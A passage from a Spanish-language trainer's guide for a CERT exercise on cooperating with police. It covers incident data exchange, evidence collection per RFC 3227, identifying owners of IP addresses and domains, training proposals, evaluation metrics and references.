- ¿Qué tipo de información debería proporcionar la Policía al CERT?
- ¿Cómo podrían identificar el origen del delito?
- ¿Que podrían aconsejar a las autoridades?

Los estudiantes deberían preguntar acerca de las direcciones IP (de origen y destino, estáticas o dinámicas), fecha y hora del delito (con husos horarios), direcciones de correo electrónico y puertos del servicio (puerto de origen y de destino)

Para mayor información véase RFC 3227 [6]

Tarea 4 El CERT organiza la formación para las Fuerzas y Cuerpos de Seguridad

Pida a los estudiantes que piensen en propuestas para la formación que el CERT puede ofrecer a las autoridades policiales. Esta formación debería contener recomendaciones acerca de:

- ¿Qué datos debería contener una carta oficial desde un departamento policial a un CERT para ayudar a obtener la información solicitada relativa a incidentes individuales?:
  - Información obligatoria
  - Información opcional
- ¿Cuánto tiempo se almacenan los datos relativos a las asignaciones de direcciones IP?
- ¿Qué tipo de información debería el departamento policial remitir a los proveedores de servicios de Internet?
- ¿Qué datos adicionales podrían ser útiles (por ejemplo, traducción de las direcciones)?
- ¿Qué datos deberían proporcionar los ISP a las autoridades?
- ¿Cómo identificar al propietario de una dirección IP?
- ¿Cómo identificar al propietario de un dominio?
- ¿Cómo identificar al propietario de una dirección de correo electrónico?

  Abajo se muestran algunas cuestiones por parte de las autoridades:

- La policía le pide establecer el propietario de una dirección de correo.

- La policía le envía una carta sin una dirección de envío
- La policía le hace preguntas sin la autorización o sin la firma apropiada
- La policía le pide la lista de entradas de registro que pudiesen ayudar a identificar a los usuarios que se conectan a Internet utilizando un ordenador de dirección IP xxxx
- Le pide identificar al usuario al que se le asignó la dirección IP xxxx en un periodo de tiempo determinado hace unos cuantos años
- Le pide entradas de registro que contienen una lista de todas las conexiones establecidas en un día concreto.

Los estudiantes deberían pensar en propuestas para la formación que puede ofrecer el CERT a la policía de forma que se reduzca el número de estas preguntas.

Resumen del ejercicio

Ahora llegaría el momento de hacer el resumen del ejercicio. Anime a los estudiantes a que intercambien sus opiniones, hagan preguntas y den sus impresiones sobre el ejercicio.

MÉTRICAS DE EVALUACIÓN

Para evaluar los resultados de este ejercicio, el formador debería tener en cuenta los aspectos siguientes:

- ¿Reconocieron correctamente los delitos informáticos?
- ¿Son suficientemente claras y concretas las instrucciones relativas a cómo recopilar los datos relacionados con un incidente?
- ¿Son suficientemente claras las instrucciones acerca de como reportar un incidente a las autoridades?
- ¿Son capaces los estudiantes de recopilar datos pertinentes sobre los propietarios de las direcciones IP y de los dominios?

REFERENCIAS

[1] Handbook of Legislative Procedures of Computer and Network Misuse [Manual de procedimientos legales en el caso de una utilización impropia de la red y los ordenadores]

http://ec.europa.eu/information_society/eeurope/2005/doc/all_about/csirt_handbook_v1.pdf

[2] RFC 1855 - Netiquette Guidelines [Pautas *Netiquette*], http://www.dtcc.edu/cs/rfc1855.html

[3] Reporting Computer, Internet-Related, or Intellectual Property Crime [Reportar delitos informáticos, relacionados con Internet o con los derechos de propiedad intelectual] http://www.cybercrime.gov/reporting.htm

[4] CERT Handbook, csirt_handbook_v1.pdf [page 7]

[5] Incident classification developed within eCSIRT.net project [Clasificación de incidents desarrollada en el marco del proyecto eCSIRT.net] http://www.ecsirt.net/cec/service/documents/wp4-pub-userguide-v10.html#HEAD7

[6] RFC 3227 - Guidelines for Evidence Collection and Archiving [Pautas para la recopilación y el archive de evidencias] http://www.faqs.org/rfcs/rfc3227.html